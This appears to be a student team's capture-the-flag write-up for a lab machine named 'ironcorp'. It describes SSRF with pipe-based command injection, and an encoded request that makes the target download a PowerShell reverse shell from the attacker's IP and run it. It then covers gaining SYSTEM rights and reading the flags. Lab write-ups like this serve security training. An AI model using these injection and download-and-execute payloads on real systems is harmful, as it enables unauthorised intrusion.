


It then displayed this on the webpage stating there are 3 files and 2 directories.





We figured out that we can also discover the Ip address using |ipconfig

```
GET /?r=
http://internal.ironcorp.me:11025/name.php?name=Equinox|
ipconfig HTTP/1.1
```




We decided that we can inject a reverse shell into the source code earlier. We are now ready to create a reverse shell to further exploit the target machine. We found a proper reverse shell on github then copied and pasted it to a nano file.







We then setup our netcat listener.





To further proceed we are going to execute our reverse shell on the webpage exploiting using the SSRF attack.

After conducting a number of code injection experiments using burpsuite, it became clear that the encoded url allowed system instructions to be executed.



Applications
Wed 3 Aug, 10:49
AttackBox IP:10.10.59.203
Burp Suite Community Edition v2022.2.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer
Decoder Comparer Logger Extender Project options User options Learn
get%20%22http://10.10.59.203/shell.ps1%22%20-outfile%20%22E:\xampp\htdocs\internal\shell.ps1%22
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
internal.ironc&#x6
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode


Applications
Wed 3 Aug, 10:51
AttackBox IP:10.10.59.203
Burp Suite Community Edition v2022.2.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
1 × 2 × ...
Send Cancel
Target: http://admin.ironcorp.me:11025
HTTP/1
Request Response
Pretty Raw Hex \n
1 GET /?r=internal
.ironcorp&
#x2e;me:11025&
#x2f;name.php&
#x3f;name=Equ&
#x69;nox|powe&
#x72;shell.ex&
#x65;%20wget%&
#x32;0%22http&
#x3a;//10.10.&
#x35;9.203/sh&
#x65;ll.ps1%2&
#x32;%20-outf&
#x69;le%20%22&
#x45;:\xampp\&
#x68;tdocs\in&
#x74;ernal\sh&
#x65;ll.ps1%2&
#x32; HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
8 Connection: close
Search...
0 matches
Inspector
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 0
Request Cookies 0
Request Headers 9
Response Headers 6
Done
3,617 bytes | 2,385 millis



Applications
Wed 3 Aug, 10:55
AttackBox IP:10.10.59.203
Burp Suite Community Edition v2022.2.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer
Decoder Comparer Logger Extender Project options User options Learn
get%20%22http://10.10.59.203/shell.ps1%22%20-outfile%20%22E:\xampp\htdocs\internal\shell.ps1%22
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
%73%5c%69%6e%74%65%72%6e%61%6c%5c%73%68%65%6c%6c%2e%70%73%31%25%32%32
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode


Applications
Wed 3 Aug, 11:02
AttackBox IP:10.10.59.203
Burp Suite Community Edition v2022.2.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer
Decoder Comparer Logger Extender Project options User options Learn
internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20/shell.ps1%22
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode


Accessing the directory:




we can confirm whether our reverse shell is save or not.




Accessing users we now have **nt authority\system** permissions. Changing our directory to administrator then desktop we found a file that say user.txt. Using the command type user.txt will return us the flag which was **thm{09b408056a13fc222f33e6e4cf599f8c}**




```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        4/12/2020   1:27 AM                Contacts
d-r---        4/12/2020   1:27 AM                Desktop
d-r---        4/12/2020   1:27 AM                Documents
d-r---        4/12/2020   1:27 AM                Downloads
d-r---        4/12/2020   1:27 AM                Favorites
d-r---        4/12/2020   1:27 AM                Links
d-r---        4/12/2020   1:27 AM                Music
d-r---        4/12/2020   1:27 AM                Pictures
d-r---        4/12/2020   1:27 AM                Saved Games
d-r---        4/12/2020   1:27 AM                Searches
d-r---        4/12/2020   1:27 AM                Videos
```



```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        4/11/2020  11:27 AM                inetpub
d-----        4/11/2020   8:11 AM                IObit
d-----        4/11/2020  12:45 PM                PerfLogs
d-r---        4/13/2020  11:18 AM                Program Files
d-----        4/11/2020  10:42 AM                Program Files (x86)
d-r---        4/11/2020   4:41 AM                Users
d-----        4/13/2020  11:28 AM                Windows
```



```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        4/11/2020   4:41 AM                Admin
d-----        4/11/2020  11:07 AM                Administrator
d-----        4/11/2020  11:55 AM                Equinox
d-r---        4/11/2020  10:34 AM                Public
d-----        4/11/2020  11:56 AM                Sunlight
d-----        4/11/2020  11:53 AM                SuperAdmin
d-----        4/11/2020   3:00 AM                TEMP
```


Mode LastWriteTime Length Name
-a---- 3/28/2020 12:39 PM 37 user.txt


PS C:\users\Administrator\Desktop> type user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\users\Administrator\Desktop>

Category: Privilege Escalation

Question: Get the root flag

Members involved: Aliph, Dharvin

Tools used: Kali

Thought process, methodology and attempts:

We discover that the root flag is buried in the user's directory "SuperAdmin," which prevents us from accessing it.


```
Path       Owner                  Access
----       -----                  ------
SuperAdmin NT AUTHORITY\SYSTEM BUILTIN\Administrators Deny  FullControl ...
```

In order to verify the permissions we have on that directory, we use the command "**get-acl**". We tried to read the root flag directly and we got to see the flag which is **thm{a1f936a086b367761cc4e7dd6cd2e2bd}**

```
PS C:\users> type c:\users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users>
```

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211102532	Dharvin	Figured out the exploit for the first flag and did the writeup.	
1211101179	Aliph	Figured out the reconnaissance part and privilege escalation for the second flag.	
1211102427	Nathifa	Figured out the enumeration and did the writeup.	

VIDEO LINK: https://youtu.be/Uck0uWIrahU